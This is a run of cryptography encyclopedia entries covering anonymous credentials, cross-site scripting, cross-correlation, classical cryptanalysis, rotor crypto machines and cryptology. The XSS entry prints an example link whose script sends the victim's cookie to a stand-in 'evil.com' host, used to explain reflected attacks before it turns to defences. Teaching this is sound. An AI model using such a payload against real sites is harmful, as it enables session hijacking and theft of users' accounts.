The wisdom of more than 20 years of research on credentials is that in offline consumable credentials ►overspender detection can be achieved by digital means alone while ►overspending prevention can only be achieved by relying on tamper resistant hardware. In online consumable credentials, both overspender detection and overspending prevention can be achieved without relying on tamper resistant hardware.

In personal credentials, one is interested in transfer prevention, which we have called nontransferability. Considering a separate integrity requirement of transferer detection makes little sense in most applications because the potential damage caused by illegitimately transferring credentials is hard to compensate for. Nontransferability can be achieved in a strict sense only by relying on ►tamper resistant biometric verification technology, regardless if it is an online or offline scheme. Nontransferability can be approximated by deterrence mechanisms integrated into the personal credential schemes, but it remains to be analyzed for each particular application how effective those deterrence mechanisms can be.

Applications

Consumable credentials are a useful primitive to design privacy protecting electronic cash. Nontransferable credentials are a useful primitive to design privacy protecting

electronic drivers' licenses, passports, and membership cards. The privacy of users is protected by credentials through their characteristic attribute of unlinkability, which enforces that users cannot be traced by the trail of their transactions.

Recommended Reading

1. Bleumer G (1998) Biometric yet privacy protecting person authentication. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 99–110
2. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318
3. Brands S, Chaum D (1994) Distance-bounding protocols. In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 344–359
4. Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: Sixth ACM-SIAM symposium on discrete algorithms (SODA) 1995. ACM, New York, pp 457–466
5. Camenisch J, Lysyanskaya A (2001) Efficient non-transferable anonymous multishow credential system with optional anonymity revocation. In: Pfitzmann B (ed) Advances in cryptology: EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 93–118
6. Camenisch J, Lysyanskaya A (2002) Dynamic accumulators and application to efficient revocation of anonymous credentials. In: Yung M (ed) Advances in cryptology: CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 61–76
7. Camenisch J, Maurer U, Stadler M (1996) Digital payment systems with passive anonymity-revoking trustees. In: Lotz V (ed) ESORICS'96. Lecture notes in computer science, vol 1146. Springer, Berlin, pp 33–43
8. Chaum D (1985) Security without identification: Transaction systems to make Big Brother obsolete. Commun ACM 28(10):1030–1044
9. Chaum D (1990) Online cash checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 288–293
10. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Advances in cryptology: AUSCRYPT'90, Sydney, Australia, January 1990. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
11. Chaum D (1992) Achieving electronic privacy. Sci Am 267(2):96–101
12. Chaum D, den Boer B, van Heyst E, Stig M, Steenbeek A (1990) Efficient offline electronic checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 294–301
13. Chaum D, Evertse J-H (1987). A secure and privacy-protecting protocol for transmitting personal information between organizations. In: Odlyzko A (ed) Advances in cryptology: CRYPTO'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 118–167
14. Chaum D, Fiat A, Naor M (1990) Untraceable electronic cash. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 319–327
15. Chaum D, Pedersen T (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
16. Chen L (1996) Access with pseudonyms. In: Dawson E, Golic J (eds) Cryptography: policy and algorithms. Lecture notes in computer science, vol 1029. Springer, Berlin, pp 232–243
17. Cramer R, Pedersen T (1994) Improved privacy in wallets with observers (extended abstract). In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 329–343
18. Damård IB (1990) Payment systems and credential mechanisms with provable security against abuse by individuals. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 328–335
19. Even S, Goldreich O, Yacobi Y (1984) Electronic wallet. In: Chaum D (ed) Advances in cryptology: CRYPTO'83. Lecture notes in computer science. Plenum, New York, pp 383–386
20. Frankel Y, Tsiounis Y, Yung M (1996) Indirect discourse proofs: Achieving efficient fair off-line e-cash. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 286–300
21. Franklin M, Yung M (1993) Secure and efficient off-line digital money. In: Lingas A, Karlsson RG, Carlsson S (eds) Twentieth international colloquium on automata, languages and programming (ICALP). Lecture notes in computer science, vol 700. Springer, Berlin, pp 265–276
22. Lysyanskaya A, Rivest R, Sahai A, Wolf S (1999) Pseudonym systems. In: Heys HM, Adams CM (eds) Selected areas in cryptography. Lecture notes in computer science, vol 1758. Springer, Berlin, pp 302–318
23. Naccache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Secur 11(6):581–583
24. Stadler M, Piveteau J-M, Camenisch J (1995) Fair blind signatures. In: Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 209–219

Cross Site Scripting Attacks

Engin Kirda
Institut Eurecom, Sophia Antipolis, France

Synonyms

XSS

Definition

Cross-site Scripting (XSS) refers to a range of attacks in which the attacker submits malicious HTML such as JavaScript to a dynamic Web application. When the victim views the vulnerable Web page, the malicious content seems to come from the Web site itself and is trusted. As

a result, the attacker can access and steal cookies, session identifiers, and other sensitive information that the Web site has access to.

Theory

The JavaScript language is widely used to enhance the client-side display of Web pages. JavaScript was developed by Netscape as a lightweight scripting language with object-oriented capabilities and was later standardized by the European Computer Manufacturers Association (ECMA). Usually, JavaScript code is downloaded into browsers and executed on the fly by an embedded interpreter. However, JavaScript code that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sandboxing mechanism, which allows the code to perform a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most Web sites take advantage of JavaScript functionality.

The problem with the current JavaScript security mechanisms is that scripts may be confined by the sandboxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted Web site. Such an exploitation technique is called an *XSS* attack [1, 3].

For example, consider the case of a user who accesses the popular *trusted.com* Web site to perform sensitive operations (e.g., online banking). The Web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may also be browsing a malicious Web site, say *evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                +document.cookie
 </script>">
Click here to collect prize.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *trusted.com* Web server, requesting the page

```
<script>
  document.location=
   'http://evil.com/steal-cookie.php?'
        +document.cookie
</script>
```

The *trusted.com* Web server receives the request and checks if it has the resource that is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The Web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* Web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious Web site as a parameter to the invocation of the *steal-cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*.

The example given illustrates that it is possible to compromise the security of a user's environment even though neither the sandboxing nor the same-origin policy were violated.

Two main classes of XSS attacks exist: stored attacks and reflected attacks. In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (in a database, in a message forum, in a guestbook, etc.). In a reflected XSS attack, on the other hand, the injected code is "reflected" on the Web server as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other Web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable Web application, and is reflected back to the victim's browser.

The first line of defense against XSS is the sanitization of the input and the output. The goal is to filter malicious content by checking for, and then escaping or disallowing, JavaScript-specific substrings in the user-provided content. Note that sanitization can prove to be very difficult. The trend toward more powerful, more interactive,

and therefore more complex Web applications also means an increase in the effort and complexity of avoiding XSS vulnerabilities [2]. From the attacker's point of view, it is enough to discover a single XSS vulnerability to be able to control the content a site serves. Unfortunately, for the developer, finding and patching every single vulnerability may cause significantly more effort.

In order to spot XSS vulnerabilities in Web applications, a number of automatic testing tools have been proposed. Black-box Web application testing tools (e.g., Burpsuite, W3af, Acunetix, Secubat) as well as white-box vulnerability scanners (e.g., Pixy) have been suggested in previous research, and are successfully used in practice [4]. While such tools can greatly help in identifying XSS vulnerabilities, unfortunately, it is likely that some remain undetected.

Recommended Reading

1. CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests. http://www.cert.org/advisories/CA-2000-02.html
2. CERT. Understanding malicious content mitigation for web developers http://www.cert.org/tech_tips/malicious_code_mitigation.html
3. Endler D. The evolution of cross site scripting attacks. Technical report, iDEFENSE Labs
4. Jovanovic N, Kruegel C, Kirda E (2006) Pixy: a static analysis tool for detecting Web application vulnerabilities. In IEEE Symposium on Security and Privacy, Berkeley, California

Cross-Correlation

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Cross-Correlation; ►Maximal-Length Linear Sequences; ►Modular Arithmetic; ►Sequences; ►Stream Cipher

Definition

Let $\{a_t\}$ and $\{b_t\}$ be two ►sequences of period n (so $a_t = a_{t+n}$ and $b_t = b_{t+n}$ for all values of t) over an alphabet being the integers mod q (►Modular Arithmetic). The cross-correlation between the sequences $\{a_t\}$ and $\{b_t\}$ at shift τ is defined as

$$C(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - b_t}$$

where ω is a complex q-th root of unity. Note that in the special case of binary sequences, then $q = 2$ and $\omega = -1$.

In the special case when the two sequences are the same, the cross-correlation is the same as the ►autocorrelation.

Applications

Many applications in ►stream ciphers and communication systems require large families of cyclically distinct sequences with a low maximal nontrivial value of the auto- and cross-correlation between any two sequences in the family.

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982
2. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
3. Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853
4. Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8–1–8–12

CRT

►Chinese Remainder Theorem

Cryptanalysis

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project); ►Shannon's Mode; ►Symmetric Cryptosystem

Definition

Cryptanalysis is the discipline of deciphering a ciphertext without having access to the keytext (►Cryptosystem), usually by recovering more or less directly the plaintext or even the keytext used, in cases favorable for the attacker by reconstructing the whole cryptosystem used. This being the worst case possible for the attacked side, an acceptable level of security should rest completely in the key

(Kerckhoffs' and Shannon's Maximes). "A systematic and exact reconstruction of the encryption method and the key used" (Hans Rohrbach, 1946) is mandatory if correctness of a cryptanalytic break is to be proved, e.g., when a cryptanalyst is a witness to the prosecution.

Applications

Cryptanalysis can be *passive*, which is the classical case of intercepting the message without giving any hint that this was done, or *active*, which consists of altering the message or retransmitting it at a later time, or even of inserting own messages (some of these actions may be detected by the recipient).

A *compromise* is the loss (or partial loss) of secrecy of the key by its exposure due to cryptographic faults. Various kinds of key compromises can be described as following:

A *plaintext–ciphertext compromise* is caused by a transmission of a message in ciphertext followed (e.g., because the transmission was garbled) by transmission of the same message in plaintext. If information on the encryption method is known or can be guessed, this results in exposure of the key. This attack may be successful for a plaintext of several hundred characters.

A *plaintext–plaintext compromise* is a transmission of two *isologs*, i.e., two different plaintexts, encrypted with the same keytext. If the encryption method is such that the encryption steps form a group (Key Group and pure Crypto-system), then a "difference" $p_1 - p_2$ of two plaintexts p_1, p_2 and a "difference" $c_1 - c_2$ of two plaintexts c_1, c_2 may be defined and the role of the keytext is cancelled out: $c_1 - c_2 = p_1 - p_2$. Thus, under suitable guesses on the plaintext language involved, e.g., on probable words and phrases, a "zig-zag" method (see below), decomposing $c_1 - c_2$, gives the plaintexts and then also the keytext. This compromise is not uncommon in the case of a shortage of keying material. It is even systemic if a periodic key is used.

A *ciphertext–ciphertext compromise* is a transmission of two *isomorphs*, i.e., the same plaintext, encrypted with two different keytexts. Exchanging the role of plaintext and keytext, this case is reduced to and can be treated as a plaintext–plaintext compromise. This compromise is even systematic in message sets, where the same message is sent in different encryption to many places, such as it is common in public key cryptosystems.

One speaks of a *brute force attack* or ►exhaustive key search if all possible keytexts are tried out to decrypt a ciphertext (knowing or guessing the cryptosystem used). At present, with the still growing speed of supercomputers, every 10 years the number of trial and error steps that is feasible is increased by a factor of roughly 2^5.

Further commonly used terminology will be given now. In a ►ciphertext-only attack, only one or more ciphertexts under the same keytext are known. In a ►known-plaintext attack, one knows one or more matching pairs of plaintext–ciphertext. Frequently, this attack is carried out with rather short fragments of the plaintext (e.g., probable words and phrases). In a ►chosen plaintext attack, one can choose plaintexts and obtain the corresponding ciphertexts. Sometimes, this can be done with the proviso that the plaintexts may be chosen in a way that depends on the previous encryption outcomes. How to foist the plaintext on the adversary is not a cryptographer's problem, but is a problem of misleading the adversary and is to be executed by the secret services. Finally, in a ►chosen-ciphertext attack there is the possibility to choose different ciphertexts to be decrypted, with the cryptanalyst having access to the decrypted plaintext. An example may be the investigation of a tamperproof decryption box, with the hope of finding the key.

Statistical Approaches to Classical Cryptosystems

Some statistical methods that can be used by the cryptanalist are discussed below.

Frequency matching is a cryptanalytic method for breaking monoalphabetic (Cæsar type) encryptions. One determines the frequency of the characters in a ciphertext and compares them with the frequency of the characters in a language known or assumed to be used for the plaintext. To give an example, the frequency profile of the English language looks like the one depicted in Fig. 1.


If a ciphertext of 349 characters has the following distribution given in Fig. 2.

It is easy to guess a ►Cæsar encryption that counts down three letters in the standard ►alphabet: a = D, b = E, c = F, . . ., z = C. More difficult is the situation if a mixed alphabet is to be expected. Then the first step is to group the letters in cliques: the most frequent ones, the very rare ones, and some in between


{etaoin}	{srh}	{ld}	{cumfpgwyb}	{vk}	{xjqz}

and to refine the decryption within these cliques by trial and error.

Depth is a notion used in connection with the cryptanalysis of polyalphabetic encryptions. It means the arrangement of a number of ciphertexts supposedly



Cryptanalysis. Fig. 1



Cryptanalysis. Fig. 2

encrypted with the same keytext – for periodic polyalphabetic encryption broken down according to the assumed period.

Example (see Table 1): a depth of five lines:

The lines of a depth are isologs: they are encrypted with the same key text and represent a plaintext–plaintext compromise.

By forming differences of the elements in selected columns, a reduction of depth to a monoalphabetic (Cæsar type) encryption is accomplished. This makes it possible to derive the keytext

TRUTH	*ISSOP*	*RECIO*	*USTHA*	*TITNE*	*EDSAR*

which decrypts the depth (by means of the ►Vigenère Table) to the text in Table 2.

Forming a depth is possible as soon as the value of the period of the periodic polyalphabetic encryption has been found, for instance by the Kasiski method below. Forming a depth is not possible, if the key is nonperiodic. But even for periodic polyalphabetic encryptions, forming a depth of sufficiently many elements (usually more than six) is not possible if the keytext is short enough.

When the alphabets used in a polyalphabetic periodic substitution are a mixed alphabet and a shifted version of it, *symmetry of position* is the property that for any pair of letters their distance is the same in all rows of the encryption table. For a known period, it may allow, after forming a depth, the complete reconstruction of the substitution (Auguste Kerckhoffs, 1883).

Kasiski's method: If in a periodic polyalphabetic encryption the same plaintext sequence of characters happens to be encrypted with the same sequence of key characters, the same ciphertext sequence of characters will occur. Thus, in order to determine the period of a periodic polyalphabetic encryption, the distance between two "parallels" in the ciphertext (pairs, triples, quadruples, etc. of characters) is to be determined; the distance of genuine parallels will be a multiple of the period. The greatest common divisor of these distances is certainly a period – it may, however, not be the smallest period. Moreover, the period analysis may be disturbed by faked parallels. Kasiski developed this fundamental test for key periodicity in 1863 and shattered the widespread belief that periodic polyalphabetic encryption is unbreakable.

The *Kappa test* is based on the relative frequency $\kappa(T, T')$ of pairs of text segments $T = (t_1, t_2, t_3, \ldots, t_M)$, $T' = (t_{1'}, t_{2'}, t_{3'}, \ldots, t_{M'})$ of equal length, $M \geq 1$, with

Cryptanalysis. Table 1

T	C	C	V	L	E	S	K	P	T	X	M	P	V	W	H	Y	M	V	G	X	B	O	R	V	C	W	A	R	F
V	L	L	B	V	C	K	W	F	P	E	H	E	C	F	C	G	N	Z	E	K	K	K	V	I	H	D	D	I	D
M	Y	Y	R	D	M	J	W	M	C	U	I	G	L	O	K	M	X	L	R	E	W	H	X	M	T	J	H	A	S
B	K	Q	T	Z	B	Z	W	K	W	Z	X	G	Z	O	V	T	B	A	T	K	W	M	G	M	R	J	K	L	P
M	Y	Y	V	H	B	W	J	D	X	C	P	C	Z	O	H	V	T	S	I	V	M	E	B	S	O	H	R	A	U.

Cryptanalysis. Table 2

a	l	i	c	e	w	a	s	b	e	g	i	n	n	i	n	g	t	o	g	e	t	v	e	r	y	t	i	r	e
c	u	r	i	o	u	s	e	r	a	n	d	c	u	r	i	o	u	s	e	r	c	r	i	e	d	a	l	i	c
t	h	e	y	w	e	r	e	i	n	d	e	e	d	a	q	u	e	e	r	l	o	o	k	i	n	g	p	a	r
i	t	w	a	s	t	h	e	w	h	i	t	e	r	a	b	b	i	t	t	r	o	t	t	i	n	g	s	l	o
t	h	e	c	a	t	e	r	p	i	l	l	a	r	a	n	d	a	l	i	c	e	l	o	o	k	e	d	a	t.

the same characters at the same positions (that is why this method is also called the *index of coincidence*, often abbreviated to I.C., William F. Friedman, 1925). The value of Kappa is rather typical for natural languages, since the expected value of $\kappa(T, T')$ is $\sum_{i=1}^{N} p_i^2$, where p_i is the probability of occurrence of the ith character of the vocabulary to which T and T' belong. For sufficiently long texts, it is statistically roughly equal to 1/15 = 6.67% for the English language and 1/12.5 = 8% for the French and the German language. Most importantly, it remains invariant if the two texts are polyalphabetically encrypted with the same keytext. If, however, they are encrypted with different keytexts or with the same key sequence, but with different starting positions, the character coincidence is rather random and the value of Kappa is statistically close to $1/N$, where N is the size of the vocabulary. The Kappa test applied to a ciphertext C and cyclically shifted versions $C^{(u)}$ of the ciphertext, where u denotes the number of shifts, yields the value $\kappa(C, C^{(u)})$. If the keytext is periodic with period d, then for $u = d$ and for all multiples of d, a value significantly higher than $1/N$ will occur, while in all other cases a value close to $1/N$ will be found. This is the use of the Kappa examination for finding the period; it turned out to be a more accurate instrument than the Kasiski method.

The Kappa test may also be used for adjusting two ciphertexts C, C' which are presumably encrypted with the same keytext, but with different starting positions (called *superimposition*). By calculating $\kappa(C^{(u)}, C')$, a shift d, determined as a value of u, for which $\kappa(C^{(u)}, C')$ is high, brings the two ciphertexts $C^{(d)}$ and C' "in phase", i.e., produces two isologs. In this way, a depth of n texts can be formed by superimposition from a ciphertext–ciphertext compromise of n ciphertexts.

The *De Viaris attack* is a cryptanalytic method invented by Gaëtan Henri Léon de Viaris in 1893 to defeat a polyalphabetic cryptosystem proposed by Étienne Bazeries, in which the alphabets did not form a Latin square. (A *Latin square* for a vocabulary of N characters is a $N \times N$ matrix over this alphabet such that each character occurs just once in every line and in every column.)

Pattern finding is a cryptanalytic method that can be applied to monoalphabetic encryptions. It makes use of patterns of repeated symbols. For example, the pattern *1211234322* with "signature" 4 + 3 + 2 + 1 (four twos, three ones, two threes, and one four) most likely allows in English nothing but peppertree, the pattern *1213143152* with the signature 4 + 2 + 2 + 1 + 1 nothing but initiation (Andree 1982, based on Merriam-Webster's Dictionary).

Noncoincidence exhaustion: Some cryptosystems show peculiarities: genuine self-reciprocal permutations never encrypt a letter by itself. Porta encryptions even always encrypt a letter from the first half of the alphabet by a letter from the second half of the alphabet and vice versa. Such properties may serve to exclude many positions of a probable word (a *probable word* is a word or phrase that can be expected to be present in a message according to the context; it may form the basis for a known-plaintext attack).

Zig-zag exhaustion: For encryptions with a key group (►Key), the difference of two plaintexts is invariant under encryption: it equals the difference of the corresponding ciphertexts. Thus in case of a plaintext–plaintext compromise (with a depth of 2), the difference of the ciphertexts can be decomposed into two plaintexts by starting with probable words or phrases in one of the plaintexts and determining the corresponding plaintext fragment in the other plaintext, and vice versa. This may lead in a zig-zag way ("cross-ruff") to complete decryption.

Theoretically, the decomposition is unique provided the sum of the relative redundancies of the two texts is at least 100%. For the English language, the redundancy (►Information Theory) is about 3.5 [bit/char] or 74.5% of the value 4.7 ≈ $\log_2$ 26 [bit/char].

Multiple anagramming is one of the very few general methods for dealing with transposition ciphers, requiring nothing more than two plaintexts of the same length that have been encrypted with the same encryption step (so the encrypting transposition steps have been repeated at least once). Such a plaintext–plaintext compromise suggests a parallel to Kerchkoffs' method of superimposition. The method is based on the simple fact that equal encryption steps perform the same permutation of the plaintext letters. The ciphertexts are therefore written one below the other and the columns thus formed are kept together.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Crypto Machines

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

Crypto machines are machines for automatic encryption using a composition of mixed ►alphabet substitutions often performed by means of rotors. Some of the examples are Enigma (Germany), Hebern Electric Code Machine (USA), Typex (Great Britain), SIGABA ≙M-134-C (USA), and NEMA (Switzerland).

Applications

Rotor: Rotor is a wheel, sitting on an axle and having on both sides a ring of contacts that are internally wired in such a way that they implement a permutation.

The *Enigma machine* (Figs. 1 and 2) was invented by the German Arthur Scherbius. In 1918, he filed a patent application for an automatic, keyboard-operated electric encryption machine performing a composition of a fixed number of polyalphabetic *substitution* (►Substitutions and Permutations) steps (four in the early commercial models) with shifted mixed ►alphabets performed by wired keying wheels (called *rotors*).

The key sequence was generated by the cyclometric, "counter-like" movement of the wheels. The fixed substitutions of the rotors were to be kept secret, the starting point of the key sequence was to be changed at short intervals. Later "improvements" were a reflector (Willi Korn, 1925) which made the encryption self-reciprocal (and opened a way of attack) and (by request from the German Armed Forces Staff) a plugboard performing a substitution that could be changed at short intervals (which in fact helped to avoid certain manifest attacks). The German *Wehrmacht* Enigma had three rotors (to be selected out of up to eight) and a reflector (to be selected out of two). In the Navy variant of 1942, the reflector was not fixed. Certain weaknesses of the Enigma encryption were not caused by the machine itself, but by cryptographic blunders in operating it.

An exceptional role was played by the German *Abwehr*, the Intelligence Service of the German Armed Forces, as far as ENIGMA goes: It used a variant of the old ENIGMA D with a pinion/tooth wheel movement of the rotors, with 11, 15, and 17 notches on the wheels ("11-15-17 ENIGMA"), and naturally without plugboard – following rather closely Willi Korn's German Patent No. 534 947, filed November 9, 1928, US Patent No. 1,938,028 of 1933.


A few specimens of a three-rotor-ENIGMA ('ENIGMA T'), likewise without plugboard, but with five-notched rotors, were destined for the Japanese Navy, but did not get out of the harbor and were captured by the Allies near Lorient, in Brittany.

In England, too, rotor machines were built during the Second World War: TYPEX was quite an improved ENIGMA (instead of the plugboard there was an entrance substitution performed by two fixed rotors which was not self-reciprocal).

In the USA, under the early influence of William Friedman (1891–1969) and on the basis of the Hebern development, there was in the early 1930s a more independent line of rotor machines, leading in 1933 to the M-134-T2, then to the M-134-A (SIGMYC), and in 1936 to the M-134-C (SIGABA) of the Army, named CSP889 (ECM Mark II) by the Navy. The Germans obviously did not succeed in breaking SIGABA, which had five turning cipher rotors with irregular movement. It had been made watertight by Frank Rowlett (1908–1998), an aide of Friedman since 1930.


An interesting postwar variant of the ENIGMA with seven rotors and a fixed reflector was built and marketed by the Italian company Ottico Meccanica Italiana (OMI) in Rome.

The Swiss army and diplomacy used from 1947 on an ENIGMA variant called NEMA ("*Neue Maschine*") Modell 45. It was developed by Hugo Hadwiger (1908–1981),



Crypto Machines. Fig. 1 Electric current through a three-rotor Enigma

Crypto Machines. Fig. 2 Cipher machine Enigma (four-rotor version)



Crypto Machines. Fig. 3 The M-209 Hagelin machine

Heinrich Weber (1908–1997), and Paul Glur, and built by Zellweger A.G., Uster. It had ten rotors, six of which were active ones, while the others served for rotor movement only. The use of a reflector was unchanged.

Based on US-American experiences and similar to TYPEX was the rotor machine KL-7 of the NATO, in use until the 1960s.

The Swedish inventor Boris Hagelin created the *Hagelin machine* (Fig. 3) in 1934. It was an automatic mechanical encryption machine, with alphabet-wheel input and a printing device, performing by a "lug cage" adder a Beaufort substitution (►Beaufort Encryption) controlled by five keying wheels with 17, 19, 21, 23, and 25 teeth according to a pre-chosen "step figure." The lug matrix and the step figure can be changed by activating suitable pins. This model, called C-35, was followed by a C-36, with six keying wheels and 17, 19, 21, 23, 25, and 26 teeth. Under the cover name M-209, C-36 was built by Smith-Corona for the US Army, Navy and Air Forces,

altogether accounting for 140,000 machines. The Hagelin machines were less secure than the Enigma.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Cryptographic Algorithm Evaluation

►CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Cryptographic Protocol

►Protocol

Cryptographic Protocol Verification

►Formal Analysis of Cryptographic Protocols

Cryptographic Puzzles

►Computational Puzzles

Cryptography on Reconfigurable Devices

►FPGAs in Cryptography

Cryptology

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Shannon's Model; ►Symmetric Cryptosystem

Definition

Cryptology is the discipline of *cryptography* and ►cryptanalysis and of their interaction. Its aim is *secrecy* or *confidentiality*: the practice of keeping secrets, maintaining privacy, or concealing valuables. A further goal of cryptology is *integrity* and *authenticity*, usually given by a *message authentication code* (►MAC Algorithms) or ►digital signature unique to the sender and serving for his ►identification.

